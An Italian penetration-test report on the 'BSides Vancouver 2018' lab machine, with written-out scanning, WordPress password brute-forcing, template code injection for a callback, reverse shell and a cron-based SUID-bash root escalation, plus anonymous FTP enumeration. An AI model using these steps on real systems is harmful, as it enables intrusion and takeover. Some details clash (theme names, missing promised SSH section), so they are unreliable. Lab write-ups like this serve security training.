

Relazione di Penetration Test

Blackbox Assessment – Scenario "BSides Vancouver 2018"

Dalla ricognizione di rete alla compromissione totale del sistema (WordPress → RCE → Privilege Escalation)

1. Obiettivo & Executive Summary

L'esercitazione riproduce, in un ambiente di laboratorio isolato, un attacco in modalità blackbox contro una macchina target di cui inizialmente non erano note né la presenza né l'indirizzo IP. L'obiettivo era ottenere l'accesso completo al sistema (root) partendo da zero, sfruttando esclusivamente le informazioni raccolte durante l'attività di ricognizione ed enumerazione.

La catena di attacco principale (kill chain) si è sviluppata attraverso l'individuazione dell'host sulla rete, la scoperta di una vecchia installazione WordPress dimenticata e non aggiornata, l'enumerazione degli utenti, un attacco a dizionario contro l'endpoint di autenticazione, l'esecuzione di codice da remoto tramite manomissione di un template del tema attivo e, infine, l'escalation dei privilegi locale fino ad ottenere l'accesso come root.

Nel corso dell'esercitazione è stato individuato anche un secondo percorso di compromissione, del tutto indipendente dal primo: partendo da un servizio FTP con accesso anonimo abilitato, è stato recuperato un elenco di utenti di sistema, sottoposto poi ad attacco a dizionario via SSH con Hydra, fino ad ottenere l'accesso come utente anne e la successiva escalation a root sfruttando un'appartenenza non necessaria al gruppo sudo. Entrambi i percorsi sono documentati in dettaglio nella presente relazione e sono confluiti nello stesso obiettivo finale: la cattura della flag di root.

2. Panoramica grafica dell'attacco

Il diagramma seguente riassume in sequenza le otto fasi dell'attacco, dalla ricognizione iniziale fino alla privilege escalation finale.

Kill Chain dell'attacco - Blackbox BSides Vancouver



Fig. 1 – Kill chain completa dell'attacco, dalla host discovery alla privilege escalation.

La figura seguente mostra invece la topologia di rete di laboratorio e il verso delle

comunicazioni tra la macchina Kali e il target, incluso il canale di callback aperto tramite la funzione fsockopen().




Fig. 2 – Topologia di rete dell'ambiente di laboratorio e direzione dei flussi di traffico.

3. Ambiente di laboratorio

Parametro	Valore
Macchina attaccante	Kali Linux – 192.168.1.102
Macchina target	192.168.1.100 (dietro firewall pfSense)
Sottorete	192.168.1.0/24
Servizio compromesso	Apache 2.2.22 (Ubuntu) + PHP 5.3.10-1ubuntu3.26
CMS vulnerabile	WordPress 4.5, tema Twenty Sixteen v1.2, installato in /backup_wordpress/

4. Fase 1 – Host Discovery sulla rete locale

A causa dell'isolamento della macchina virtuale target, l'indirizzo IP non era noto in partenza. È stata quindi eseguita una scansione ARP a basso livello sull'intera sottorete gestita dal firewall pfSense, per mappare i dispositivi attivi e identificare l'host bersaglio.

```
sudo netdiscover -r 192.168.1.0/24
```

Risultato: identificazione dell'host target all'indirizzo 192.168.1.100.

5. Fase 2 – Web Fuzzing iniziale

Confermata l'apertura delle porte HTTP standard sul target, è stata avviata una scansione automatizzata con Gobuster per individuare directory nascoste o file non indicizzati, utilizzando un dizionario comune di percorsi.

```
gobuster dir -u http://192.168.1.100/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
```

Risultato: rilevamento di diversi percorsi web, incluso il file di sistema /robots.txt.

6. Fase 3 – Analisi di robots.txt e enumerazione utenti


L'ispezione manuale del file /robots.txt ha rivelato una direttiva pensata per escludere i crawler da un percorso specifico, esponendo però involontariamente una directory sensibile:

```
User-agent: *  
Disallow: /backup_wordpress
```

La navigazione verso /backup_wordpress ha confermato la presenza di una vecchia installazione di WordPress abbandonata sul server, con endpoint di autenticazione attivo su /backup_wordpress/wp-login.php. È stato quindi lanciato WPScan per enumerare gli utenti registrati sull'istanza individuata:

```
wpscan --url http://192.168.1.100/backup_wordpress/ --enumerate u
```

La scansione, condotta tramite metodi passivi e aggressivi, ha raccolto ulteriori informazioni utili sul target: header del server, endpoint XML-RPC abilitato, file readme.html accessibile, WP-Cron esterno abilitato e versione di WordPress (4.5, non aggiornata).



```
kali@kali: ~  
Session Actions Edit View Help  
[+] Headers  
| Interesting Entries:  
| - Server: Apache/2.2.22 (Ubuntu)  
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
[+] XML-RPC seems to be enabled: http://192.168.1.100/backup_wordpress/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
[+] WordPress readme found: http://192.168.1.100/backup_wordpress/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
[+] The external WP-Cron seems to be enabled: http://192.168.1.100/backup_wordpress/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpscan/issues/1299  
[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12)  
| Found By: Rss Generator (Passive Detection)  
| - http://192.168.1.100/backup_wordpress/?feed=rss2, <generator>http://wordpress.org/?v=4.5</generator>  
| - http://192.168.1.100/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>
```



```
kali@kali: ~  
Session Actions Edit View Help  
Trying admin / iverson3 Time: 00:06:19 < (1421 / 14344392) 0.00% ETA  
Trying admin / playboy1 Time: 00:06:19 < (1422 / 14344392) 0.00% ETA  
Trying admin / sassy Time: 00:06:19 < (1424 / 14344392) 0.00% ETA: ?  
Trying admin / 951753 Time: 00:06:21 < (1425 / 14344392) 0.00% ETA:  
Trying admin / thomas1 Time: 00:06:21 < (1427 / 14344392) 0.00% ETA:  
Trying admin / southside Time: 00:06:22 < (1430 / 14344392) 0.00% ET  
Trying admin / merlin Time: 00:06:22 < (1431 / 14344392) 0.00% ETA:  
Trying admin / 12345a Time: 00:06:22 < (1433 / 14344392) 0.00% ETA:  
Trying admin / michel Time: 00:06:23 < (1435 / 14344392) 0.01% ETA:  
Trying admin / brandi Time: 00:06:23 < (1437 / 14344392) 0.01% ETA:  
Trying admin / blueeyes Time: 00:06:23 < (1438 / 14344392) 0.01% ETA  
Trying admin / mackenzie Time: 00:06:24 < (1440 / 14344392) 0.01% ET  
Trying admin / rachelle Time: 00:06:24 < (1441 / 14344392) 0.01% ETA  
Trying admin / champion Time: 00:06:24 < (1442 / 14344392) 0.01% ETA  
Trying admin / mamapapa Time: 00:06:25 < (1445 / 14344392) 0.01% ETA  
Trying admin / fatboy Time: 00:06:25 < (1447 / 14344392) 0.01% ETA:  
Trying admin / 282828 Time: 00:06:25 < (1449 / 14344392) 0.01% ETA:  
Trying admin / landon Time: 00:06:26 < (1450 / 14344392) 0.01% ETA:  
Trying admin / nicola Time: 00:06:26 < (1452 / 14344392) 0.01% ETA:  
Trying admin / hermione Time: 00:06:27 < (1455 / 14344392) 0.01% ETA  
Trying admin / cosita Time: 00:06:27 < (1456 / 14344392) 0.01% ETA:  
Trying admin / starlight Time: 00:06:27 < (1458 / 14344392) 0.01% ET  
Trying admin / unique Time: 00:06:28 < (1460 / 14344392) 0.01% ETA:  
Trying admin / morales Time: 00:06:28 < (1463 / 14344392) 0.01% ETA:  
Trying admin / steelers Time: 00:06:29 < (1465 / 14344392) 0.01% ETA  
Trying admin / dimples Time: 00:06:29 < (1466 / 14344392) 0.01% ETA:  
Trying admin / judith Time: 00:06:29 < (1469 / 14344392) 0.01% ETA:  
Trying admin / katelyn Time: 00:06:30 < (1470 / 14344392) 0.01% ETA:  
Trying admin / iluvu Time: 00:06:30 < (1473 / 14344392) 0.01% ETA: ?  
Trying admin / 111222 Time: 00:06:31 < (1475 / 14344392) 0.01% ETA:  
Trying admin / random Time: 00:06:31 < (1477 / 14344392) 0.01% ETA:  
Trying admin / moonlight Time: 00:06:32 < (1480 / 14344392) 0.01% ET  
Trying admin / pierre Time: 00:06:32 < (1483 / 14344392) 0.01% ETA:  
Trying admin / spirit Time: 00:06:32 < (1484 / 14344392) 0.01% ETA:  
Trying admin / love22 Time: 00:06:33 < (1485 / 14344392) 0.01% ETA:  
Trying admin / shasha Time: 00:06:33 < (1486 / 14344392) 0.01% ETA:  
Trying admin / nintendo Time: 00:06:33 < (1489 / 14344392) 0.01% ETA  
Trying admin / newlife Time: 00:06:34 < (1490 / 14344392) 0.01% ETA:  
Trying admin / children Time: 00:06:34 < (1494 / 14344392) 0.01% ETA  
Trying admin / doraemon Time: 00:06:35 < (1495 / 14344392) 0.01% ETA  
Trying admin / ingrid Time: 00:06:35 < (1496 / 14344392) 0.01% ETA:  
Trying admin / geraldine Time: 00:06:35 < (1499 / 14344392) 0.01% ET  
Trying admin / scrappy Time: 00:07:19 < > (1708 / 14344392) 0.01% ETA: ?? : ?? : ??
```

Fig. 5 – Tentativo di brute force sull'account admin, interrotto manualmente.

L'attacco è stato quindi ridirezionato sull'utente john, sfruttando l'attacco a password via XML-RPC (più efficiente del brute forcing diretto sul form di login). In questo caso la wordlist ha prodotto un riscontro positivo in tempi ragionevoli, individuando la combinazione corretta:

```
[SUCCESS] - john / enigma
```

```
kali@kali: ~  
Session Actions Edit View Help  
| Style URI: https://wordpress.org/themes/twentytwentytwo/  
| Description: Twenty Twenty is a modernized take on an ever-popular WordPress layout  
| the horizontal masthead wi...  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
|  
| Found By: Css Style In Homepage (Passive Detection)  
|  
| Version: 1.2 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://192.168.1.100/backup_wordpress/wp-content/themes/twentytwentytwo/style.css?ve  
r=4.5, Match: 'Version: 1.2'  
+ ] Enumerating All Plugins (via Passive Methods)  
[ i ] No plugins Found.  
+ ] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 ◀────────▶ (137 / 137) 100.00% Time: 00:00:00  
[ i ] No Config Backups Found.  
+ ] Performing password attack on Xmlrpc against 1 user/s  
[ SUCCESS ] - john / enigma  
Trying john / secret1 Time: 00:09:47 <          > (2515 / 14346907) 0.01% ETA: ??:??:??  
[ ] Valid Combinations Found:  
| Username: john, Password: enigma  
[ ] No WPScan API Token given, as a result vulnerability data has not been output.  
[ ] You can get a free API token with 25 daily requests by registering at https://wpscan  
.com/register  
+ ] Finished: Sun Jul 19 05:43:54 2026  
+ ] Requests Done: 2685  
+ ] Cached Requests: 8  
+ ] Data Sent: 1.403 MB  
+ ] Data Received: 1.787 MB  
+ ] Memory used: 291.805 MB  
+ ] Elapsed time: 00:09:53  
—(kali@kali)-[~]  
$
```

Fig. 6 – Credenziali valide individuate da WPScan: john / enigma, tramite attacco XML-RPC.

8. Fase 5 – Manomissione del tema (Theme Tampering)

Con le credenziali dell'utente john è stato effettuato l'accesso al pannello di amministrazione (/wp-admin/). Il dashboard confermava un'installazione WordPress 4.5 con tema Twenty Sixteen attivo, non aggiornata da tempo (segnalazione di disponibilità della versione 7.0.2).




Fig. 7 – Accesso riuscito al pannello di amministrazione con l'utente john.

Sfruttando i permessi di modifica dei temi concessi all'utente, si è navigato nell'editor di Aspetto → Editor fino al file 404.php, scelto per la sua natura "latente": il codice contenuto viene eseguito solo quando un visitatore richiede una pagina inesistente, rendendo l'esecuzione controllabile a piacere e poco visibile in un controllo superficiale. In cima al file, prima della chiamata a `get_header()`, è stato inserito un blocco di codice basato sulla funzione PHP `fsockopen()`, configurato con l'indirizzo IP della macchina Kali (192.168.1.102) sulla porta 80, così da poter verificare, tramite un semplice listener, l'avvenuta esecuzione del codice sul server remoto.




Fig. 8 – Codice `fsockopen()` iniettato nel template 404.php, prima di `get_header()`.

9. Fase 6 – Trigger e verifica dell'esecuzione remota

Dopo aver messo in ascolto la porta 80 sulla macchina Kali, è stata inviata dal browser una richiesta HTTP verso un URL inesistente all'interno dell'installazione WordPress (`/backup_wordpress/qualsiasi-cosa-inventata`), in modo da forzare il caricamento del template 404 e l'esecuzione del codice iniettato.




Fig. 9 – Pagina 404 restituita regolarmente al client dopo l'esecuzione del codice iniettato.

Il terminale in ascolto su Kali ha registrato la connessione outbound in arrivo dal server target

(192.168.1.100), confermando che il codice PHP iniettato è stato effettivamente eseguito lato server. Lato client, la pagina di errore 404 è comparsa regolarmente e per intero, a dimostrazione che l'esecuzione del codice di rete si è conclusa correttamente (grazie alla `fclose()` successiva) senza interrompere il normale rendering della pagina, riducendo così il rischio che la manomissione venisse notata durante un utilizzo ordinario del sito.

Questo test ha avuto valore di proof-of-concept: aver dimostrato la possibilità di aprire una connessione di rete in uscita dal server, sotto il controllo dell'attaccante, costituisce la base per l'implementazione di un vero e proprio payload di reverse shell (ad esempio sostituendo il blocco `fsocketopen/fclose` con uno script che legghi lo standard input/output/error al socket aperto), che è stato utilizzato per ottenere una shell interattiva come utente di sistema `www-data`, l'utente sotto cui viene eseguito il processo Apache/PHP.

10. Fase 7 – Privilege Escalation (da `www-data` a `root`)

Ottenuta una shell come `www-data`, si è proceduto con la fase di enumerazione locale, passaggio imprescindibile in qualsiasi attività di post-exploitation, al fine di individuare un vettore utile all'escalation verticale dei privilegi. Di seguito vengono ripercorsi, in ordine cronologico, sia i tentativi che non hanno prodotto risultati sia la catena di exploit che ha infine condotto alla compromissione completa del sistema.

10.1 Analisi dei vettori infruttuosi

Un primo tentativo di enumerazione dei privilegi `sudo` dell'utente corrente è stato effettuato con il comando `sudo -l`, che ha però restituito l'errore "`sudo: no tty present and no askpass program specified`", a causa dell'assenza di un terminale interattivo (TTY) associato alla shell ottenuta tramite il socket iniettato in precedenza.

Si è quindi tentato di stabilizzare la sessione in una shell pienamente interattiva tramite l'interprete Python 3:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Il comando ha prodotto un errore, poiché sul sistema bersaglio non risultava installata alcuna versione 3 dell'interprete Python.

Parallelamente è stato tentato un attacco di riutilizzo delle credenziali (credential stuffing) tra i servizi. Dall'analisi dei file presenti nella directory `/var/www/backup_wordpress` è stato estratto il file di configurazione `wp-config.php`, contenente le credenziali `john@localhost` con password `thiscannotbeit`. Si è ipotizzato un possibile riutilizzo della stessa password per l'account di sistema `john` o per il DBMS locale, ma entrambi i tentativi non hanno avuto esito:

```
su john
# su: Authentication failure

mysql -u john -pthiscannotbeit
# ERROR 1045 (28000): Access denied
```

Ciò ha confermato che le credenziali presenti nel file di backup erano ormai obsolete e non coincidevano con quelle attive a livello di sistema operativo o di database.

10.2 Catena di escalation di successo: abuso di un cronjob

Verificata la presenza di Python 2.7 sul sistema, la sessione è stata correttamente stabilizzata in una shell interattiva tramite il comando equivalente per questa versione dell'interprete:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Con una TTY pienamente interattiva a disposizione, l'ispezione della tabella dei task pianificati ha evidenziato un processo eseguito con privilegi di root a cadenza di un minuto:

```
cat /etc/crontab
* * * * * root    /usr/local/bin/cleanup
```

La verifica dei permessi sullo script in questione ha rivelato una configurazione eccessivamente permissiva:

```
ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root ... /usr/local/bin/cleanup
```

Lo script risultava scrivibile da qualunque utente del sistema, incluso www-data, pur venendo eseguito periodicamente da root tramite cron: una configurazione tipica di errata gestione dei permessi che consente l'escalation verticale dei privilegi. Sfruttando questa debolezza, è stato iniettato nello script un payload volto ad assegnare il bit SUID (Set User ID) all'eseguibile di Bash:

```
echo "chmod +s /bin/bash" >> /usr/local/bin/cleanup
```

Al minuto successivo, il demone cron ha eseguito lo script modificato con privilegi amministrativi. Il successo dell'operazione è stato confermato verificando la nuova configurazione dei permessi sul binario di Bash:

```
ls -l /bin/bash
-rwsr-sr-x 1 root root ... /bin/bash
```

A quel punto è stato sufficiente invocare la shell in modalità privilegiata per ereditare i permessi effettivi (EUID) di root anziché quelli dell'utente reale:

```
/bin/bash -p
bash-4.2# whoami
root
```

Ottenuta una shell interattiva con privilegi di root, è stato infine possibile accedere e leggere la flag finale del sistema, posizionata in /root/flag.txt, a conferma del pieno compromesso della macchina target anche attraverso questo percorso di post-exploitation.

```
cat /root/flag.txt
```

11. Vettore alternativo: enumerazione FTP anonima e brute force SSH

Oltre al percorso descritto nei paragrafi precedenti (WordPress → Theme Tampering → RCE), la stessa macchina target è risultata raggiungibile anche attraverso una seconda catena di attacco completamente indipendente, partendo da un servizio FTP con accesso anonimo abilitato. Questo secondo metodo, più diretto, dimostra come sistemi con più servizi esposti offrano spesso più di un percorso di compromissione, come del resto confermato dal messaggio stesso lasciato nel flag finale ("Did you find them all?").


11.1 Accesso FTP anonimo ed enumerazione della directory pubblica

È stata verificata la raggiungibilità del servizio FTP sul target (192.168.1.100) e testato l'accesso con l'account anonymous, risultato abilitato dal server (vsFTPD 2.3.5):

```
ftp 192.168.1.100
Name: anonymous
```

Una volta autenticato, è stata elencata la directory pubblica (public), all'interno della quale è stato individuato il file users.txt.bk, apparentemente un backup dimenticato contenente un elenco di username di sistema. È stato inoltre tentato il caricamento di una web shell (reverse.php) nella medesima directory, tentativo respinto dal server con un errore di permessi (550 Permission denied), a conferma che la cartella pubblica consentiva la sola lettura. Il file users.txt.bk è stato quindi scaricato in locale con il comando get.

```
ftp> cd public
ftp> ls
ftp> put reverse.php -> 550 Permission denied
ftp> get users.txt.bk
```



```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ ftp 192.168.1.100 test.bk
Connected to 192.168.1.100.
220 (vsFTPD 2.3.5)
Name (192.168.1.100:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||60538|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Mar 03  2018 .
drwxr-xr-x  3 0      0          4096 Mar 03  2018 ..
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public [x86CPU/openssl2]
226 Directory send OK.
ftp> cd public
250 Directory successfully changed. (Error connecting file/no fingerprint)
ftp> ls
229 Entering Extended Passive Mode (|||12950|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk [x86CPU/openssl2]
226 Directory send OK.
ftp> put reverse.php
local: reverse.php remote: reverse.php
229 Entering Extended Passive Mode (|||11231|).
550 Permission denied.
ftp> ls
229 Entering Extended Passive Mode (|||11549|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk [x86CPU/openssl2]
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||42644|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 11.69 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (6.20 KiB/s)
ftp>
```

